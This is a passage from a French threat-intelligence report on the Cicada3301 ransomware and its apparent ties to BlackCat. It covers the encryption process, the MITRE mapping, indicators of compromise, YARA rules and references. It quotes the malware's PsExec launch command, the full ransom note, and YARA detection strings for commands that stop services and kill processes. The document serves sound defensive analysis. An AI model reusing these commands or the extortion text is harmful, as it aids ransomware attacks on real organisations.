Un binaire PsExec est embarqué dans le *malware* permettant d'exécuter les programmes sur les systèmes distants. Ce binaire est déposé dans :

- C:\Users\Public\psexec0.exe

Un script batch est déposé dans :

- C:\Users\Public\[rand_10chars].bat .

Ce dernier lance ensuite le chiffreur avec la commande suivante :

```
C:\Users\Public\psexec0.exe -accepteula -s -d [locker filepath] --no_impl --key [key]
del /Q "C:\Users\Public\[rand_10chars].bat"
```

Détail du processus de chiffrement : Le *malware* utilise un *pool* de chiffrement de 50 *threads*, ce qui accélère le chiffrement pour prendre en charge plusieurs fichiers simultanément. Il énumère les lecteurs de A:\ à Z:\ et chiffre tous les fichiers trouvés dans les lecteurs valides, en générant aléatoirement une clé ChaCha de 32 octets et un nonce de 12 octets. Ces valeurs sont ensuite chiffrées à l'aide d'une clé publique RSA codée en dur, et le résultat est ajouté au fichier. Le chiffrement peut être configuré selon 3 modes différents : Full, Fast ou Auto.

Les fichiers sont chiffrés d'un coup directement, ou en plusieurs parties suivant leurs tailles. Une fois l'opération finie, le binaire crée la note de rançon dans chaque dossier où des fichiers ont été altérés. Celle-ci est renommée "RECOVER-'fichiers'-DATA.txt".

```
****************************************
*** Welcome to Cicada3301 ***
****************************************

** What Happened? **
------------------------------------------------
Your computers and servers are encrypted, your backups are deleted.
We use strong encryption algorithms, so you won't be able to decrypt your data.
You can recover everything by purchasing a special data recovery program from us.
This program will restore your entire network.

** Data Leak **
------------------------------------------------
We have downloaded more than %SIZE% GB of your company data.
Contact us, or we will be forced to publish all your data on the Internet and send it to all regulatory authorities in your country, as well as to your customers, partners, and competitors.

We are ready to:
- Provide you with proof that the data has been stolen;
- Delete all stolen data;
- Help you rebuild your infrastructure and prevent similar attacks in the future;

** What Guarantees? **
------------------------------------------------
Our reputation is of paramount importance to us.
Failure to fulfill our obligations means not working with you, which is against our interests.
Rest assured, our decryption tools have been thoroughly tested and are guaranteed to unlock your data.
Should any problems arise, we are here to support you. As a goodwill gesture,
we are willing to decrypt one file for free.

** How to Contact us? **
------------------------------------------------
Using TOR Browser:

1) You can download and install the TOR browser from this site: https://torproject.org/
2) Open our website: <REDACTED>

WARNING: DO NOT MODIFY or attempt to restore any files on your own. This can lead to their permanent loss.
```

Figure 15. Note de rançon Cicada3301.

L'adresse IP 91[.]238.181.238 est utilisée pour l'exfiltration, provenant de l'hébergeur VDS&VPN services. Celle-ci est déjà connue et liée à d'autres activités malveillantes :

- Activités Cobalt Strike,
- Infrastructures des groupes Nokoyawa et BlackCat,
- Exploitation des vulnérabilités ScreenConnect CVE-2024-1708 (score CVSS3.1 8.4) et CVE-2024-1709 (score CVSS3.1 10.0) en février 2024.

4.2.3. Matrice MITRE ATT&CK

L'échelon tactique de Cicada3301 se décline dans la matrice MITRE suivante :

RECONNAISSANCE

T1589.001 Gather Victim Identity Information: Credentials T1190 Exploit Public-Facing Application

INITIAL ACCESS

T1078 Valid Accounts T1133 External Remote Services

PERSISTENCE

T1053.003 Scheduled Task/Job: Scheduled Task

PRIVILEGE ESCALATION

T1053 Scheduled Task/Job T1543.003 Create or Modify System Process: Windows Service

DEFENSE EVASION

T1218 System Binary Proxy Execution T1027 Obfuscated Files or Information T1562 Impair Defenses T1562 Impair Defenses: Safe Mode Boot T1070.004 Indicator Removal on Host: File Deletion

CREDENTIAL ACCESS

T1003 OS Credential Dumping

DISCOVERY

T1046 Network Service Scanning T1016 System Network Configuration Discovery T1087.002 Account Discovery T1082 System Information Discovery T1018 Remote System Discovery T1482 Domain Trust Discovery

LATERAL MOVEMENT

T1570 Lateral Tool Transfer T1021.001 Remote Services: Remote Desktop Protocol

EXECUTION

T1059.001 Command and Scripting Interpreter: Powershell T1105 Ingress Tool Transfer T1047 Windows Management Instrumentation

COMMAND AND CONTROL

T1105 Ingress Tool Transfer T1572 Protocol Tunneling T1071.001 Application Layer Protocol: Web Protocols T1090.003 Proxy: Multi-Hop Proxy

EXFILTRATION

T1567.002 Exfiltration Over Web Service: Exfiltration to Cloud Storage

IMPACT

T1486 Data Encrypted for Impact T1490 Inhibit System Recovery T1489 Service Stop

4.3. Liens avec BlackCat




Figure 16. Logo du groupe BlackCat/ALPHV.

Le groupe *ransomware* BlackCat (ou ALPHV) s'est fait connaître depuis 2022 comme le ransomware le plus prolifique avec LockBit, et pour la virulence des pressions exercées sur les victimes lors des phases de négociations. Son *malware* fut également le tout premier *ransomware* développé en Rust. En février 2024, BlackCat mène une attaque contre la société Change Healthcare, prestataire de services de santé, et extorque une rançon de 22 millions de dollars. Suite au versement de la rançon, le groupe commet son *exit scam*. Il ferme son site miroir en chargeant une fausse image de saisie policière, met en vente son code source pour 5 millions de dollars, floue les affiliés responsables de l'attaque de leur commission (le groupe laissait à l'époque 50% de commission), puis disparaît complètement début mars 2024.

BlackCat était connu par les chercheurs en sécurité à la fois pour la virulence de ses méthodes, mais aussi pour son innovation permanente dans le développement de ses produits. Rien que pour l'exfiltration des données, les attaquants avaient développé leur propre outil, ExMatter, qui s'autodétruisait après l'opération.

Depuis l'apparition de Cicada3301, plusieurs chercheurs pointent des similarités de plusieurs types entre les deux acteurs de la menace. En cause, des TTPs similaires et des commandes identiques. IBM évalue même des chevauchements entre les codes des 2 *ransomwares*, tous deux développés en Rust, dans un rapport du 21/10/2024.

Les commandes identiques sont :

- Suppression des *shadow copies*,
- Effacement des *logs*,
- Désactivation des outils de récupération du système,
- Arrêt de la VM et suppression des *snapshots*.

D'autres similarités sont identifiées :

- Utilisation du même algorithme de chiffrement ChaCha20,
- Mêmes types de fichiers (35) recherchés en début de chiffrement,
- Même convention de nommage de note de rançon.
- L'utilisation de PsExec.

Les deux groupes partagent également une infrastructure commune avec certaines adresses IP. Même la chronologie est intéressante : le *botnet* Brutus utilisé par Cicada3301 est actif depuis mars 2024, deux semaines après la disparition de BlackCat.

Si l'hypothèse de cette convergence ou paternité entre deux groupes d'attaquants est exacte, alors plusieurs scnéarii sont possibles :

- Les développeurs de Cicada3301 sont les acheteurs du code source mis en vente de BlackCat,
- Il s'agit d'un *rebranding* du groupe BlackCat,
- Un nouveau groupe a été constitué avec d'anciens opérateurs de BlackCat.

Le contrepied de cette hypothèse est que la victimologie de Cicada3301 diffère radicalement de celle de BlackCat. Alors que ces derniers concouraient dans le *Big Game Hunting*, les premiers ne ciblent que des PME. Il est cependant possible que les attaquants visent des victimes modestes avant d'affiner et améliorer leur *ransomware* pour s'en prendre à plus gros. BlackCat avait procédé de la même manière avant de développer son dernier variant, Sphinx, plus performant.

4.4. Conclusion

L'arrivée de Cicada3301 marque l'apparition d'un nouvel acteur particulièrement fin et innovant dans l'environnement cybercriminel *ransomware*. Ce dernier groupe a développé un outil efficace et élaboré, utilisé avec des procédures matures. Si l'hypothèse de sa filiation avec BlackCat est prématurée pour le moment, il n'en demeure pas moins que le nouveau groupe s'inspire largement de ses méthodes et produits.

Un tel constat doit armer en premier lieu les infrastructures et entreprises du secteur de la santé, qui fut un secteur particulièrement ciblé par la marque au Chat Noir.

4.5. Indicateurs de compromission

TLP	TYPE	VALEUR	COMMENTAIRE
TLP:CLEAR	SHA256	078163d5c16f64caa5a14784323fd51451b8c831c73396b967b4e35e6879937b	C:\Users\Public\psexec0.exe
TLP:CLEAR	SHA256	7b3022437b637c44f42741a92c7f7ed251845fd02dda642c0a47fde179bd984e	csrss.exe
TLP:CLEAR	SHA256	3969e1a88a063155a6f61b0ca1ac33114c1a39151f3c7dd019084abd30553eab	veeam.exe
TLP:CLEAR	SHA256	56e1d092c07322d9dad7d85d773953573cc3294b9e428b3bbbaf935ca4d2f7e7	system32.exe
TLP:CLEAR	URL	hxxp[:]//cicadabv7vicyvgz5khl7v2x5yygcgow7ryy6yppwmxii4eoobdaztqd[.]onion	Site miroir
TLP:CLEAR	IP	91.238.181.238	Exfiltration des données
TLP:CLEAR	IP	91.92.249.203	Botnet Brutus
TLP:CLEAR	IP	103.42.240.37	
TLP:CLEAR	IP	178.73.210.238	
TLP:CLEAR	IP	188.119.112.225	
TLP:CLEAR	IP	213.252.246.245	
TLP:CLEAR	IP	45.14.224.93	
TLP:CLEAR	IP	45.67.230.134	
TLP:CLEAR	IP	81.7.7.159	
TLP:CLEAR	IP	95.179.143.32	
TLP:CLEAR	IP	88.198.101.58	
TLP:CLEAR	IP	168.100.8.38	

4.6. Règle YARA

4.6.1. YARA 1

```
rule elf_cicada3301{

      meta:
            author = "Nicklas Keijser"
            description = "Detect ESXi ransomware by the group Cicada3301"
            date = "2024-08-31"

      strings:
            $x1 = "no_vm_ss" nocase wide ascii
            $x2 = "linux_enc" nocase wide ascii
            $x3 = "nohup" nocase wide ascii
            $x4 = "snapshot.removeall" nocase wide ascii
            $x5 = {65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B} //Use of ChaCha20 constant expand 32-
byte k

      condition:
            uint16(0) == 0x457F
            and filesize < 10000KB
            and (all of ($x*))
}
```

4.6.2. YARA 2

```
rule Cicada3301_Ransomware {

 meta:
    description = "Detects Cicada3301 ransomware based on specific strings within the PE executable"
    author = "Michael Gorelik, Morphisec"
    in_the_wild = true
 strings:
    $a1 = "RECOVER-DATA.txt"
    $a2 = "for /F \"tokens=2 delims=:\" %i in ('sc query state^= all ^| findstr /I ') do sc stop %i"
    $a3 = "taskkill /IM * /F"
    $a4 = "net stop /y"
    $a5 = "--BEGIN PUBLIC KEY--"
 condition:
    uint16(0) == 0x5A4D and 3 of ($a*)
}
```

5. Références

CVE

- https://www.solarwinds.com/trust-center/security-advisories/cve-2024-28987
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-28987
- https://security.paloaltonetworks.com/PAN-SA-2024-0010
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-9463
- https://github.com/pgadmin-org/pgadmin4/issues/7945
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-9014

Virologie - Analyse de la chaine d'infection VeilShell

- Article TheHackerNews.
  https://thehackernews.com/2024/10/north-korean-hackers-using-new.html
- Analyse alternative par Securonix.
  https://www.securonix.com/blog/shroudedsleep-a-deep-dive-into-north-koreas-ongoing-campaign-against-southeast-asia/
- Analyse alternative par filescan.
  https://www.filescan.io/uploads/66efa9450883d6a903ed721e/reports/bfe92e37-da31-46b6-ad29-a08da395dafe/emulation_data?item=566b296b2e004d7cbc97a82934eadf85
- LOTL cyberattacks.
  https://www.crowdstrike.com/fr-fr/cybersecurity-101/cyberattacks/living-off-the-land-attack/
- Malware Bazaar : Souche virale.
  https://bazaar.abuse.ch/sample/9d0807210b0615870545a18ab8eae8cecf324e89ab8d3b39a461d45cab9ef957
- UnPacMe : DomainManager.dll.
  https://www.unpac.me/results/2acb7aba-015b-424a-b1a0-1f2fe87379e9/
- Intezer : DomainManager.dll.
  https://analyze.intezer.com/analyses/36218a81-ecf1-4f90-9d3c-11f652f329d2/genetic-analysis
- Filescan : DomainManager.dll.
  https://www.filescan.io/uploads/66ec37113c9389b729b9d597/reports/d1074d8c-4da1-4bad-8e8f-8607098123c1/details
- Triage : DomainManager.dll.
  https://tria.ge/240919-ry5vjatgpq/static1
- Virus Total : Report on NGO Income_edit.zip.
  https://www.virustotal.com/gui/file/beaf36022ce0bd16caaee0ebfa2823de4c46e32d7f35e793af4e1538e705379f/details
- Virus Total : Report on NGO Income_edit.xlsx.lnk.
  https://www.virustotal.com/gui/file/9d0807210b0615870545a18ab8eae8cecf324e89ab8d3b39a461d45cab9ef957
- Virus Total : DomainManager.dll.
  https://www.virustotal.com/gui/file/beaf36022ce0bd16caaee0ebfa2823de4c46e32d7f35e793af4e1538e705379f/details
- YARA : Filescan.io.
  https://www.filescan.io/uploads/66ec37113c9389b729b9d597/reports/d1074d8c-4da1-4bad-8e8f-8607098123c1/yara
- ETDA : APT 37.
  https://apt.etda.or.th/cgi-bin/showcard.cgi?g=Reaper%2C%20APT%2037%2C%20Ricochet%20Chollima%2C%20ScarCruft&n=1

CICADA3301

- https://www.cisco.com/c/en/us/support/docs/security/secure-firewall-threat-defense/221806-password-spray-attacks-impacting-custome.html
- https://www.truesec.com/hub/blog/dissecting-the-cicada
- https://unit42.paloaltonetworks.com/repellent-scorpius-cicada3301-ransomware/
- https://www.group-ib.com/blog/cicada3301/
- https://exchange.xforce.ibmcloud.com/malware-analysis/guid:1dc54f6f049b4d8db955e550496c63fc
- https://www.ransomware.live/group/cicada3301
- https://thehackernews.com/2024/10/cross-platform-cicada3301-ransomware.html
- https://securityintelligence.com/news/has-blackcat-returned-as-cicada3301/

- https://www.darkreading.com/threat-intelligence/blackcat-spinoff-cicada3301-stolen-creds-skirts-edr